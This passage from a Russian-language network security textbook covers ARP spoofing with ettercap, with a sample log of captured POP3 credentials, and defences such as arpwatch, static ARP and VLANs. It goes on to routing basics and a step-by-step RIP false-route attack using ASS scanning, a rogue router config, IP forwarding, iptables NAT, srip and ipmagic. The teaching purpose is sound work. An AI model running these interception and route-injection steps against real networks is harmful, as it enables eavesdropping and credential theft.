Перехват может быть осуществлен аж тремя способами. И если стандартные MAC- и IP-варианты нас не особо интересуют, то ARP poisoning based sniffing является именно той функцией, которая нам необходима. При этом никаких усилий для ее применения не требуется: вся настройка сводится к указанию прослушиваемых машин в destination и source.

Являясь посредником, можно не только перехватывать сетевые пакеты, но и, используя средства ettercap'a, удалять или даже модифицировать их. Отдельно стоит отметить функцию перехвата паролей, идущих по зашифрованным SSH1, SSH2 и SSL/HTTPS-протоколам. Для ее применения необходимо запускать программу со специальными фильтрами (например, для ssh так: ettercap -F etter.filter.ssh).

Теперь собственно практика. Для того чтобы прослушать трафик, которым обмениваются машины 192.168.1.2 и 192.168.1.254, необходимо выолнить следующую команду:

```
root@bt : # ettercap -T -M arp -L log /192.168.1.2/ /192.168.1.254/
```

Онции означают:

- -T – использовать текстовый (консольный) интерфейс;
- -M – использовать модуль ARP-spoofing'a для выполнения атаки;
- -L log – записывать журнал перехвата в файлы с именем log.*.

В качестве аргументов указываются IP-адреса машин, против которых нужно выполнять атаку ARP-spoofing.

Результат работы данной утилиты выводится на экран и записывается в текстовый файл. Для того чтобы остановить логирование, необходимо нажать **q**. Прерывать работу утилиты другими способами (например, **Ctrl+Z**) крайне нежелательно, так как тогда ARP-таблицы тех двух машин останутся отравленными. А так как программа-посредник ettercap уже не будет функционировать, то связь между хостами прорвется, что будет выглядеть очень подозрительно.

Для просмотра перехваченного трафика можно воспользоваться утилитой etterlog. Файл лога по умолчанию именуется log.eci.

Вот так, например, могут выглядеть перехваченные учетные данные к ночтовому ящику электронной почты по протоколу POP 3:

```
etterlog log.eci
etterlog NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Log file version : NG-0.7.3
Timestamp : Thu Jan 21 12:23:11 2012
Type : LOG_INFO
1698 tcp OS fingerprint
7587 mac vendor fingerprint
2183 known services
=====
IP address : 192.168.15.2
MAC address : 00:04:75:75:46:B1
...
MANUFACTURER : Sohaware
DISTANCE : 0
TYPE : LAN host
FINGERPRINT :
OPERATING SYSTEM : UNKNOWN
PORT : TCP 110 | pop-3 []
ACCOUNT : user
/ password
(192.168.15.2)
=====
```

Для предотвращения ARP-spoofing можно воспользоваться утилитой arpwatсh. Эта утилита позволяет зафиксировать атаку, однако она должна быть запущена на обеих атакуемых машинах, иначе зло-

умышленник может попытаться осуществить одностороннюю атаку. Кроме того, `arpwatch` только фиксирует атаку, но не предотвращает ее. Для предотвращения необходима разработка дополнительных сценариев и обработчиков событий.

Одним из возможных способов защиты является использование статического ARP. ARP-таблицу можно сформировать вручную, при этом она становится неуязвимой к ARP-атакам. Для этого нужно добавить необходимые MAC-адреса в таблицу.

Если при этом отключить использование ARP на сетевых интерфейсах, то доступны будут только те системы, (1) MAC-адреса которых добавлены в ARP-таблицу нашего узла и (2) наш MAC-адрес добавлен в ARP-таблицу узлов, с которыми производится обмен трафиком.

Если не отключать использование ARP на сетевых интерфейсах, MAC-адрес, заданный статически, имеет приоритет. Если MAC-адрес для какого-то IP-адреса не задан, используется ARP-запрос.

Другими методами борьбы с ARP-spoofing'ом является использование шифрования, а также применение виртуальных локальных сетей VLAN.

Компьютер злоумышленника может использовать ARP-spoofing против компьютера жертвы только в том случае, если они находятся в одной сети канального уровня. В том случае, если они разделены маршрутизатором, атака невозможна (возможна атака на маршрутизатор, но это совсем другое дело).

VLAN'ы помогают сегментировать сеть – превратить одну сеть во множество изолированных на канальном уровне фрагментов, которые соединены между собой маршрутизатором. Атака ARP-spoofing возможна только между компьютерами, находящимися в одном VLAN'е. В наиболее крайнем случае, когда в каждом VLAN'е находятся только два компьютера: собственно компьютер и маршрутизатор, – атака ARP-spoofing становится невозможной в принципе. К сожалению, такая организация сети является очень требовательной к ресурсам маршрутизатора и используется редко.

Одной из основных причин непопулярности данного способа защиты является необходимость поддержки VLAN коммутаторами, а также необходимость затраты времени на дополнительные настройки сетевого оборудования.

2.2.5. MAC Spoofing

Вот мы и рассмотрели основные виды атак на канальном уровне. Стоит отметить, что на сегодняшний день существует множество

средств для борьбы с угрозами на канальном уровне. Например, практически все современные коммутаторы обладают средствами для контроля MAC-адресов, предотвращения переносов и другими средствами. Кроме того, атаки на данном уровне широко известны, и даже если у вас используется оборудование не от Cisco, вы сможете без труда найти соответствующие инструкции для настройки защиты.

Что касается описанных в этом разделе атак, то стоит заметить, что для их успешной реализации злоумышленнику необходимо иметь физический доступ к локальной сети. То есть хакер должен предварительно удаленно взломать машину, находящуюся в локальной сети (например, теми способами, которые будут описаны далее в книге), и затем с этого компьютера пытаться реализовать описанные атаки. Или же злоумышленником является один из сотрудников компании, имеющий доступ к локальной сети. Об этом необходимо помнить при подготовке плана сетевой защиты.

Ну а мы перейдем к сетевому уровню.

2.3. Атаки на сетевом уровне

Говоря о безопасности на сетевом уровне, необходимо поговорить о маршрутизаторах и алгоритмах маршрутизации. А завершим этот раздел мы обсуждением использования IPSec в качестве средства защиты пакетов на сетевом уровне.

2.3.1. Атаки на маршрутизаторы

Маршрутизатором является устройство сетевого уровня эталонной модели OSI. Это устройство использует одну или более метрик для определения оптимального пути передачи сетевого трафика на основании информации сетевого уровня. Метрики измеряются в количестве переходов, которые необходимо сделать пакету между различными сетями для достижения узла назначения. Из этого определения вытекает, что маршрутизатор прежде всего необходим для определения дальнейшего пути данных, посланных в большую и сложную сеть. Пользователь такой сети отправляет свои данные в сеть и указывает адрес своего абонента. Данные проходят по сети и в точках с разветвлением маршрутов попадают на маршрутизаторы, которые как раз и устанавливаются в таких точках. Маршрутизатор выбирает дальнейший наилучший путь. То, какой путь лучше, определяется

количественными показателями, которые называются метриками. Лучший нуть – это нуть с наименьшей метрикой. В метрике могут учитываться несколько показателей, например длина нути, время прохождения и т. д.

Существуют несколько способов реализации маршрутизаторов. Маршрутизаторы бывают верхнего, среднего и нижнего классов.

Маршрутизаторами верхнего класса являются высокопроизводительные устройства, которые служат для объединения сетей предприятия. Они поддерживают множество протоколов и интерфейсов. Маршрутизаторы данного типа могут иметь до нескольких десятков портов локальных или глобальных сетей.

Маршрутизаторы среднего класса используются для формирования менее крупных сетевых объединений масштаба предприятия. Стандартная конфигурация таких устройств включает два-три порта локальных сетей и от четырех до восьми портов глобальных сетей. Такие маршрутизаторы поддерживают наиболее распространенные протоколы маршрутизации и транспортные протоколы.

Устройства маршрутизации нижнего класса предназначены для локальных сетей подразделений; они связывают небольшие офисы и филиалы с сетью предприятия. Типичная конфигурация: один порт локальной сети (как правило, Ethernet) и два порта глобальной сети, рассчитанные на низкоскоростные выделенные линии или коммутируемые соединения.

Стоит отметить, подобные маршрутизаторы пользуются большим спросом у администраторов, которым необходимо расширить имеющиеся межсетевые объединения. Также подобные устройства часто используют в домашних сетях, когда необходимо организовать доступ в Интернет для нескольких машин.

Маршрутизаторы для базовых сетей и удаленных офисов имеют разную архитектуру, поскольку к ним предъявляются разные функциональные и операционные требования. Используемые для базовых сетей маршрутизаторы обязательно должны быть расширяемыми. Устройства маршрутизации, применяемые для локальных сетей подразделения, для которых, как правило, заранее устанавливается фиксированная конфигурация портов, содержат только один процессор, управляющий работой трех или четырех интерфейсов. В них используются примерно те же протоколы, что и в устройствах базовых сетей, однако программное обеспечение больше направлено на облегчение инсталляции и эксплуатации, поскольку в большинстве удаленных офисов отсутствуют достаточно квалифицированные специалисты по сетевому обслуживанию.

Используемые в базовых сетях маршрутизаторы состоят из следующих основных компонентов: сетевых адаптеров, зависящих от протоколов и служащих интерфейсами с локальными и глобальными сетями; управляющего процессора, определяющего маршрут и обновляющего информацию о топологии; основной магистрали. После поступления пакета на интерфейсный модуль он анализирует адрес назначения и принимает команды управляющего процессора для определения выходного порта. Затем пакет по основной магистрали маршрутизатора передается в интерфейсный модуль, служащий для связи с адресуемым сегментом локальной или глобальной сети.

Также в роли маршрутизатора может выступать рабочая станция или сервер, имеющие несколько сетевых интерфейсов и снабженные специальным программным обеспечением. Маршрутизаторы верхнего класса – это, как правило, специализированные устройства, объединяющие в отдельном корпусе множество маршрутизирующих модулей.

По определению, основное назначение маршрутизаторов – это маршрутизация трафика сети.

Определим, какой вид имеет процесс маршрутизации.

Процесс маршрутизации можно представить в виде двух иерархически связанных уровней:

- уровень маршрутизации. На этом уровне происходит работа с таблицей маршрутизации. Таблица маршрутизации служит для определения адреса (сетевого уровня) следующего маршрутизатора или непосредственно получателя по имеющемуся адресу (сетевого уровня) и получателя, после определения адреса передачи выбирается определенный выходной физический порт маршрутизатора. Этот процесс называется определением маршрута перемещения пакета. Настройка таблицы маршрутизации ведется протоколами маршрутизации. На этом же уровне определяется перечень необходимых предоставляемых сервисов;
- уровень передачи пакетов. Перед тем как передать пакет, необходимо проверить контрольную сумму заголовка пакета, определить адрес (канального уровня) получателя пакета и произвести непосредственно отправку пакета с учетом очередности, фрагментации, фильтрации и т. д. Эти действия выполняются на основании команд, поступающих с уровня маршрутизации.

Определение маршрута передачи данных происходит программно. Соответствующие программные средства носят названия протоколов маршрутизации. Логика их работы основана на алгоритмах маршру-

тизации. Алгоритмы маршрутизации вычисляют стоимость доставки и выбирают путь с меньшей стоимостью. Простейшие алгоритмы маршрутизации определяют маршрут на основании наименьшего числа промежуточных (транзитных) узлов на пути к адресату. Более сложные алгоритмы в понятие «стоимость» закладывают несколько показателей, например задержку при передаче пакетов, пропускную способность каналов связи или денежную стоимость связи. Основным результатом работы алгоритма маршрутизации являются создание и поддержка таблицы маршрутизации, в которую записывается вся маршрутная информация. Содержание таблицы маршрутизации зависит от используемого протокола маршрутизации. В общем случае таблица маршрутизации содержит следующую информацию:

- действительные адреса устройств в сети;
- служебная информация протокола маршрутизации;
- адреса ближайших маршрутизаторов.

Основными требованиями, предъявляемыми к алгоритму маршрутизации, являются:

- оптимальность выбора маршрута;
- простота реализации;
- устойчивость;
- быстрая сходимости;
- гибкость реализации.

Оптимальность выбора маршрута является основным параметром алгоритма, что не требует пояснений.

Алгоритмы маршрутизации должны быть просты в реализации и использовать как можно меньше ресурсов.

Алгоритмы должны быть устойчивыми к отказам оборудования на первоначально выбранном маршруте, высоким нагрузкам и ошибкам в построении сети.

Сходимость – это процесс согласования между маршрутизаторами информации о топологии сети. Если определенное событие в сети приводит к тому, что некоторые маршруты становятся недоступными или возникают новые маршруты, маршрутизаторы рассылают сообщения об этом друг другу по всей сети. После получения этих сообщений маршрутизаторы производят перепланирование оптимальных маршрутов, что, в свою очередь, может породить новый поток сообщений. Этот процесс должен завершиться, причем достаточно быстро, иначе в сетевой топологии могут появиться петли или сеть вообще может перестать функционировать. Алгоритмы маршрутиза-

ции должны быстро и правильно учитывать изменения в состоянии сети (например, отказ узла или сегмента сети).

Итак, мы поговорили о том, что из себя представляет маршрутизатор, а также предъявили общие требования к алгоритмам маршрутизации. Стоит заметить, что в случае выхода из строя маршрутизатора в организации, как правило, перестает функционировать доступ в Интернет. Но это еще не все, в случае если злоумышленникам каким-либо образом удастся изменить информацию о маршрутах, сетевой трафик может пойти в неверном направлении. Это может позволить злоумышленникам провести ряд атак на уровне приложений, о которых мы будем подробно говорить в следующих главах книги.

А сейчас мы рассмотрим основные протоколы маршрутизации и способы их защиты.

2.3.2. Среды со статической маршрутизацией

Для небольших, статически объединенных IP-сетей с единственными путями подходит среда со статической IP-маршрутизацией. Статическими являются сети, которые не изменяются. На практике статическая маршрутизация обычно встречается в домашних сетях и сетях небольших компаний, до 20 пользователей. Дешевые маршрутизаторы, как правило, поддерживают только статическую маршрутизацию.

Использовать протокол маршрутизации в медленном канале глобальной связи достаточно бессмысленно. Вместо этого на маршрутизаторе офиса подразделения задается единственный маршрут по умолчанию, обеспечивающий передачу в главный офис всего трафика, не имеющего адресатов в сети подразделения.

Основными недостатками статической маршрутизации являются отсутствие отказоустойчивости и затраты на администрирование.

Если по каким-либо причинам маршрутизатор или канал связи перестает функционировать, статические маршрутизаторы не обнаруживают сбой и не информируют о нем других устройств сети. Эта проблема существует главным образом для больших объединенных сетей крупных организаций; небольшие офисные сети (с двумя маршрутизаторами и тремя локальными сетями) испытывают такие трудности достаточно часто для того, чтобы рассматривать вопрос о развертывании топологии с множественными путями и протоколом динамической маршрутизации.

Если в объединенной сети добавляется или удаляется одна из сетей, маршруты к этой сети должны быть добавлены или удалены

вручную. При добавлении нового маршрутизатора на нем нужно правильно настроить все необходимые маршруты.

2.3.3. Безопасность статической маршрутизации

Чтобы предотвратить преднамеренное или непреднамеренное изменение статических маршрутов на маршрутизаторах, нужно предпринять следующие меры. Прежде всего следует реализовать физическую защиту, чтобы пользователи не имели доступа к маршрутизаторам. Ведь при наличии физического доступа к устройству возможностей осуществить несанкционированное подключение становится гораздо больше. Например, в оборудовании Cisco Systems при наличии физического доступа можно сбросить пароль администратора, не зная его. Для этого достаточно осуществить ряд манипуляций, описанных на официальном сайте данного производителя.

Еще одна мера безопасности – это предоставление административных полномочий только тем пользователям, которые могут запускать службу маршрутизации и удаленного доступа. Собственно, само упоминание о пользователях здесь не совсем корректно, так как обычному пользователю в интерфейсе настройки маршрутизатора делать нечего. По крайней мере, в интерфейсе аппаратного маршрутизатора. Но в больших сетях зачастую используется один сервер, который является и маршрутизатором, и файловым сервером, и сервером баз данных. Вообще, такое решение является недопустимым как с точки зрения безопасности, так и с точки зрения отказоустойчивости и производительности. Но у маленьких организаций мало денег, поэтому они экономят на оборудовании. При использовании одного сервера для решения нескольких задач у пользователей не должно быть прав на внесение изменений в настройки маршрутизации. Для машин под управлением ОС Windows вам достаточно будет выставить пользователю права Users. Ни в коем случае не давайте пользователям права Administrator, иначе вы рискуете получить не только несанкционированные изменения в настройках маршрутизации, но и полностью потерять сервер.

Аналогично и для серверов под управлением ОС Linux. Не давайте обычным пользователям административные права.

2.3.4. Среды с динамической маршрутизацией

В средах с динамической маршрутизацией необходимо больше внимания уделять вопросам безопасности, так как здесь угрозы значительно больше, чем в статической среде.

Статическая маршрутизация хороша в небольших сетях, где пет большого количества маршрутов. В случае если сеть состоит из нескольких сегментов, в каждый из которых возможны несколько маршрутов, то здесь использовать статические маршруты будет сложновато. В случае выхода из строя одного из каналов связи маршруты не изменятся автоматически, и для переключения на другой маршрут необходимо будет вмешательство администратора. При использовании динамической маршрутизации пересчет таблицы маршрутизации произойдет автоматически.

2.3.5. Среды с протоколом RIP

Протокол динамической маршрутизации RIP (Routing Information Protocol) лучше всего подходит для IP-сетей небольших и средних размеров с множественными путями. Прежде чем начать рассмотрение вопросов безопасности, рассмотрим, как работает данный протокол.

Термин «сеть с множественными путями» в данном случае означает, что передача пакетов между любыми двумя конечными точками объединенной сети возможна по нескольким различным маршрутам.

Протокол маршрутной информации RIP является внутренним протоколом маршрутизации дистанционно-векторного типа. Будучи одним из наиболее ранних протоколов обмена маршрутной информацией, он до сих пор чрезвычайно распространен в локальных сетях ввиду простоты реализации.

Протоколы динамической маршрутизации предназначены для нахождения оптимального маршрута в сетях с несколькими путями. Критериями для признания маршрута оптимальным могут быть несколько характеристик. Прежде всего это количество переходов (хопов), которые необходимо сделать пакету, для того чтобы попасть из сети отправителя в сеть получателя. Под переходом понимается прохождение сети. Например, если для того, чтобы попасть из сети 192.168.1.0/24 в сеть 10.10.10.0/8 нужно пройти через 172.16.1.0/16, то количество хопов будет равно двум.

Очевидно, что такой способ определения оптимального маршрута эффективен, только если сеть однородна. Если же у различных маршрутов разная пропускная способность, то вполне вероятна ситуация, когда оптимальным будет выбран маршрут, обладающий меньшей пропускной способностью, чем несколько других. Пример можно увидеть на рисунке ниже (рис. 12).




Рис. 12. Неэффективная работа протокола RIP

Протокол RIP выберет в качестве маршрута из А в С – АВС, учитывая при этом, что на участке ВС пропускная способность канала будет ниже, чем на ВDC. Это существенный недостаток RIP. Другими важными недостатками являются ограничение по количеству узлов и отсутствие поддержки масок сетей.

В настоящее время протокол RIP для IP-сетей представлен двумя версиями. В протоколе RIP v.1 не поддерживаются маски, то есть он распространяет между маршрутизаторами информацию только о размерах сетей и расстояниях до них, но не о масках этих сетей, считая, что все адреса принадлежат к стандартным классам А, В или С. RIP v.2 передает данные о масках сетей, поэтому он в большей степени соответствует современным требованиям.

Изначально адресация в сетях IP осуществлялась на основе классов: первые биты определяли класс сети, а по классу сети можно было сказать, сколько бит было отведено под номер сети и номер узла. Всего существовало 5 классов:

Класс А	0	7-разрядный адрес сети	24-разрядный адрес интерфейса
Класс В	10	14-разрядный адрес сети	16-разрядный адрес интерфейса
Класс С	110	21-разрядный адрес сети	8-разрядный адрес интерфейса
Класс D	1110	Адрес многоадресной рассылки	
Класс E	11110	Зарезервировано	

В большинстве реализаций протокола RIP применяется простейшая метрика – количество транзитных узлов, то есть промежуточных маршрутизаторов, которые пакету нужно преодолеть для достижения сети назначения.

У протокола маршрутизации RIP есть еще одно существенное ограничение. Расстояние между любыми двумя узлами в сети не должно превышать 15 транзитных узлов, в противном случае узел будет считаться недостижимым. Как правило, даже небольшая корпоративная сеть, имеющая несколько филиалов, может столкнуться с этим ограничением при использовании RIP.

Говоря о преимуществах данного протокола маршрутизации, стоит отметить относительную простоту настройки. Так, например, в маршрутизаторах Cisco настройка RIP производится с помощью трех команд. Для сравнения другие протоколы требуют более сложной настройки.

Замечу также, что протокол RIP поддерживается серверными операционными системами Windows и Linux. При этом в Windows Server 2008 поддерживается только RIP версии 2, от поддержки других протоколов в этой версии Windows в компании Майкрософт отказались.

Итак, мы вкратце рассмотрели основные принципы работы протокола динамической маршрутизации RIP. Теперь перейдем к вопросам безопасности.

Основными угрозами для протокола маршрутизации RIP являются:

- ложные маршруты;
- понижение версии протокола RIP;
- взлом хеша MD 5.

2.3.6. Безопасность протокола RIP

Говоря об угрозах протоколу динамической маршрутизации, стоит прежде всего вспомнить классические атаки, такие как различные виды DDoS, а также прослушивание и модификацию трафика. Протокол RIP использует UDP на транспортном уровне и порт 520. Обмен информацией о маршрутах производится через каждые 30 секунд. Соответственно, любая низкоуровневая атака на канал связи между маршрутизаторами приведет к тому, что в течение максимум минуты маршрутизаторы, не сумев обменяться маршрутными таблицами, начнут сообщать о недостижимости узлов в других сетях. Так как UDP не требует установки соединений, отправленные пакеты будут просто «теряться» в полностью загруженных каналах связи.

Атаки на отказ в обслуживании являются общей угрозой для различных устройств и приложений. Они не специфичны для RIP. Соответственно, методы борьбы с ними также типичны – это использование средств обнаружения вторжений и анализ трафика, а еще

те услуги по борьбе с пизкоуровневым DDoS, которые предлагают крупные иптернет-провайдеры.

DDoS-атаки бывают двух типов:

- низкоуровневые – используют «затопление» стека протоколов TCP/IP-пакетами транспортного уровня. Пример атаки – SYN-flood;
 - высокоуровневые – используют множественные запросы на уровне приложений с целью исчерпания ресурсов целевой системой. Пример атаки – множественные запросы GET к веб-серверу.
-

Другое дело – прослушивание и модификация трафика.

Здесь основными угрозами, типичными для протокола маршрутизации RIP, являются:

- ложные маршруты;
- понижение версии протокола RIP;
- взлом хеша MD 5.

Проведем небольшие практические работы по реализации данных атак.

Но, прежде чем приступить к рассмотрению атак и способов защиты от них, мы определимся с тем инструментарием, который будет использоваться для тестирования. Очевидно, что для обмена информацией о маршрутах необходимо иметь свой маршрутизатор. Использовать для этого физическое устройство в век виртуальных технологий будет не самым лучшим решением, поэтому выберем виртуальную машину с установленной ОС Linux.

Возможны несколько вариантов решений – это программные симуляторы Cisco либо программное обеспечение с открытым кодом.

Наиболее известным программным симулятором Cisco является Dynamips (<http://ru.wikipedia.org/wiki/Dynamips>), который позволяет развернуть программный аналог физического маршрутизатора, работающего под управлением реального образа операционной системы Cisco IOS. Однако образ IOS не является свободным программным обеспечением. Это собственная разработка Cisco Systems, и получить этот образ законными способами, не приобретая соответствующих лицензий, нельзя. Но если у вас уже имеется образ операционной системы маршрутизатора, поддерживаемый dynamips (уточнить можно в статье Википедии), то для создания собственного виртуального маршрутизатора этот симулятор будет лучшим решением. Существуют также решения с открытым исходным кодом, например Quagga (<http://www.quagga.net/>).

Однако, так как во всех приведенных в разделе примерах используется синтаксис операционной системы Cisco IOS, во избежание проблем с совместимостью я бы рекомендовал применять `Duamips`.

Теперь перейдем непосредственно к описанию приведенных ранее атак.

2.3.7. Ложные маршруты RIP

Протокол RIP для работы использует порт 520 и UDP. Маршрутизаторы «слушают» трафик на данном порту. Таким образом, любой пакет соответствующего формата будет принят и обработан маршрутизатором. В случае если аутентификация RIP не используется или пароль пуст, злоумышленник сможет передать данному маршрутизатору неверные данные о маршрутах, перенаправив таким образом сетевой трафик через подконтрольные взломщику узлы.

Первое, с чего злоумышленник должен начать свою атаку, – это определить маршрутизаторы, использующие протокол RIP. Это можно сделать несколькими способами:

1. Можно прослушать трафик с помощью спиффера. Каждые 30 секунд маршрутизаторы обмениваются маршрутной информацией. Также обмен производится при изменении топологии. Данную атаку мы уже реализовывали в предыдущих разделах, посвященных ARP-spoofing. Напомню лишь, что для ее реализации злоумышленнику необходимо самому находиться в локальной сети.
2. Также злоумышленник может просканировать сеть на наличие узлов с открытым портом 520 UDP.
3. Наилучшим, а зачастую и единственным возможным решением является использование специализированного пакетного анализатора, позволяющего перехватывать и анализировать именно обновления таблиц маршрутов.

Таким специализированным средством является утилита с незамысловатым названием ASS (autonomous system scanner). Данная утилита позволяет осуществлять как активный, так и пассивный поиск маршрутизаторов и протоколов маршрутизации. В процессе сканирования ASS работает в активном режиме, по окончании переходит в пассивный, который лишь прослушивает трафик. Эта утилита поддерживает не только RIP, но и другие протоколы маршрутизации, поэтому в дальнейшем мы будем к ней неоднократно возвращаться.

Вот пример работы в пассивном режиме:

```

root@bt : # ./ass -i eth0
ASS [Autonomous System Scanner] $Revision: 1.24 $
(c) 2k++ FX <fx@phenoelit.de>
Phenoelit (http://www.phenoelit.de)
IRPAS build XXXIX
passive listen ... (hit Ctrl-C to finish)
>>>Results>>>
Router 192.168.66.101 (RIPv2 )
  RIP2 [ n/a ] unknown auth
  RIP2 [ n/a ] 0.0.0.0/0.0.0.0, next: 192.168.66.100
                    (tag 0. mtr 1)
  RIP2 [ n/a ] 192.168.66.9/255.255.255.255, next: 192.168.66.100
                    (tag 0. mtr 1)
  RIP2 [ n/a ] 192.168.77.0/255.255.255.0, next: 0.0.0.0
                    (tag 0. mtr 1)
Router 192.168.66.100 (RIPv2 )
  RIP2 [ n/a ] unknown auth
  RIP2 [ n/a ] 0.0.0.0/0.0.0.0, next: 0.0.0.0
                    (tag 0. mtr 1)
  RIP2 [ n/a ] 192.168.0.1/255.255.255.255, next: 0.0.0.0
                    (tag 0. mtr 1)
  RIP2 [ n/a ] 192.168.66.9/255.255.255.255, next: 0.0.0.0
                    (tag 0. mtr 1)
  RIP2 [ n/a ] 192.168.66.105/255.255.255.255, next: 0.0.0.0
                    (tag 0. mtr 1)

```

А так утилита работает в активном режиме:

```

root@bt : # ./ass -i eth0 -A -v
ASS [Autonomous System Scanner] $Revision: 1.24 $
(c) 2k++ FX <fx@phenoelit.de>
Phenoelit (http://www.phenoelit.de)
IRPAS build XXXIX
Scanning
+ scanning IRDP ...
+ scanning RIPv1 ...
+ scanning RIPv2 ...
+ scanning IGRP ...
+ waiting for EIGRP HELLOs (12s) ...
Continuing capture ... (hit Ctrl-C to finish)
>>>Results>>>
Router 192.168.66.100 (RIPv1 RIPv2 )
  RIP1 [ n/a ] 0.0.0.0 (metric 1)
  RIP1 [ n/a ] 192.168.0.1 (metric 1)
  RIP1 [ n/a ] 192.168.66.9 (metric 1)
  RIP1 [ n/a ] 192.168.66.105 (metric 1)
  RIP2 [ n/a ] unknown auth

```

```

RIP2 [ n/a ] 0.0.0.0/0.0.0.0, next: 0.0.0.0
              (tag 0. mtr 1)
RIP2 [ n/a ] 192.168.0.1/255.255.255.255, next: 0.0.0.0
              (tag 0. mtr 1)
RIP2 [ n/a ] 192.168.66.9/255.255.255.255, next: 0.0.0.0
              (tag 0. mtr 1)
RIP2 [ n/a ] 192.168.66.105/255.255.255.255, next: 0.0.0.0
              (tag 0. mtr 1)
Router 192.168.66.101 (RIPv2 )
      RIP2 [ n/a ] unknown auth
      RIP2 [ n/a ] 0.0.0.0/0.0.0.0, next: 192.168.66.100
                  (tag 0. mtr 1)
      RIP2 [ n/a ] 192.168.66.9/255.255.255.255, next: 192.168.66.100
                  (tag 0. mtr 1)
      RIP2 [ n/a ] 192.168.77.0/255.255.255.0, next: 0.0.0.0
                  (tag 0. mtr 1)

```

В представленных выше примерах показан перехваченный обмен маршрутной информацией между двумя маршрутизаторами 192.168.66.100 и 192.168.66.101. Аутентификация не используется, в противном случае был бы указан метод, например md5.

В примере ниже router IP – это целевой роутер, трафик которого прослушивается, а с ключом –P указывается номер версии протокола RIP 1 или 2.

```
root@bt : # ass -v -i eth0 -D <router IP> -P <1 | 2>
```

Итак, мы успешно выявили маршрутизаторы, использующие протокол RIP, его версию, а также метод аутентификации. Теперь можно попробовать осуществить атаку. В простейшем случае можно переправить трафик через свой маршрутизатор с целью перехвата учетных данных пользователей. При этом не забываем про ограничение в 15 маршрутизаторов между любыми двумя узлами сети.

Для осуществления атаки необходимо прежде всего сконфигурировать свой поддельный маршрутизатор и затем обменяться с соседними маршрутизаторами информацией о маршрутах.

Для этого нужно выполнить соответствующие настройки в нашем маршрутизаторе. Вот пример конфигурационного файла, где используется протокол RIP версии 2 с одним ключом аутентификации.

```

!
! Zebra configuration saved from vty
! 2005/08/12 23:44:33
!
hostname legitimate.ripd
password 8 p@ssw0rd

```

```

enable password 8 Cb/yffsI.abqs
service advanced-vty
service password-encryption
!
!
key chain dmz_auth
  key 1
    key-string secret_key
!
interface eth0
  description DMZ_network
  ip rip authentication mode md5 auth-length old-ripd
  ip rip authentication key-chain dmz_auth
!
router rip
  version 2
  redistribute connected
  network 192.168.20.0/24
!
line vty
  exec-timeout 30 0
!

```

Далее необходимо настроить форвардинг трафика через свой хост. Сделать это можно следующим способом:

```
root@bt : # echo 1 > /proc/sys/net/ipv4/ip_forward
```

Следующим подготовительным действием будет настройка трансляции адресов с помощью Network Address Translation (NAT). Это необходимо для того, чтобы пакеты, паправляющиеся к или от машины жертвы, достигали копечной точки пазпачения, проще говоря, не терялись.

```
root@bt : # iptables -t nat -A POSTROUTING -o eth0 -s victim_IP -j SNAT --to-source your_IP
```

Перед пачалом атаки необходимо точно установить, па какой имеп-по маршрутизатор вы хотите отправить поддельное RIP-обновление маршрутной информации. Получателем должен быть unicast-адрес, а не multicast, так как в этом случае атаку значительно легче обнаружить.


На следующем шаге создаем запись о маршруте:

```

router rip
  version 2
  default-information originate
  neighbor 192.168.20.103
  route 192.168.66.9/32

```

Теперь трафик, идущий из сети 192.168.77.0/24 к машине 192.168.66.9, пойдет через маршрутизатор злоумышленника, как это показано на рис. 13.



**Рис. 13. Маршрутизатор злоумышленника
вклинивается в работу RIP**

Теперь, проанализировав аналогичным образом сеть 192.168.77.0/24, в таблицах маршрутизации RIP появятся новые маршруты. Правда, кратчайшим маршрутом по-прежнему является путь между двумя легальными маршрутизаторами. Однако если злоумышленник каким-либо образом (например, с помощью «затопления») сможет вывести из строя легальный канал, то весь трафик пойдет через поддельный маршрутизатор.

В завершение темы поддельных маршрутов рассмотрим еще несколько утилит для генерации RIP-обновлений на регулярной основе. Примером одной из таких утилит является `srip`:

```
root@bt : # srip <RIP version> -n <netmask> <malicious router IP>
<targeted RIP router IP> <destination host or network IP> <metric>
```

где

- <malicious router IP> – это машина, через которую планируется перенаправлять трафик, то есть хост злоумышленника;
- <destination host or network IP> – адрес, на который передаются данные;
- <metric> – обычно используется значение 1.

Для осуществления более тонкой настройки RIP-обновлений можно воспользоваться утилитой `ipmagic` из проекта IP Sorcery (http://directory.fsf.org/wiki/IP_Sorcery).

Вот пример всех опций данной утилиты:

```
root@bt : # ./ipmagic
Usage: ./ipmagic [options]
```

```

IP: [-is|-id|-ih|-iv|-il|-it|-io|-id|-ip]
-is: source host or address def. 127.0.0.1
-id: source destination or address def. 127.0.0.1
-ih: IP header length def. 5
-iv: IP version def. 4
-il: Time-to-Live def. 64
-it: Type-of-Service def. 0
-io: IP frag offset [(D)on't Fragment|(M)ore Fragments|(F)ragment|(N)one]
-ii: IP packet ID for fragmentation def. 0
-ip: IP protocol [TCP|UDP|ICMP|IP] def. TCP -iO: IP options
<skip>
UDP: [-us|-ud|-ul]
-us: UDP source port def. rand()
-ud: UDP destination port def. 161
-ul: UDP length
RIP: [-uR|-uRc|-uRv]
-uR: Send default RIP packet to port 520
-uRc: RIP command [RQ|RS|TN|TF|SR|TQ|TS|TA|UQ|US|UA] def. RQ
For a list of RIP commands run program with -h rip
-uRv: RIP version [1|2] def. 2
Note: Entry Tables should be used with response packets[RS|TS|US]
-uRa(1|2|etc): RIP Entry table Address expm. -uRa1
-uRn(1|2|etc): RIP Entry table Netmask, expm. -uRn2
-uRh(1|2|etc): RIP Entry table Next Hop, expm. -uRn(num)
-uRm(1|2|etc): RIP Entry table Metric
-uRr(1|2|etc): RIP Entry table Route Tag
-uRe: Add default RIP Entry table to packet
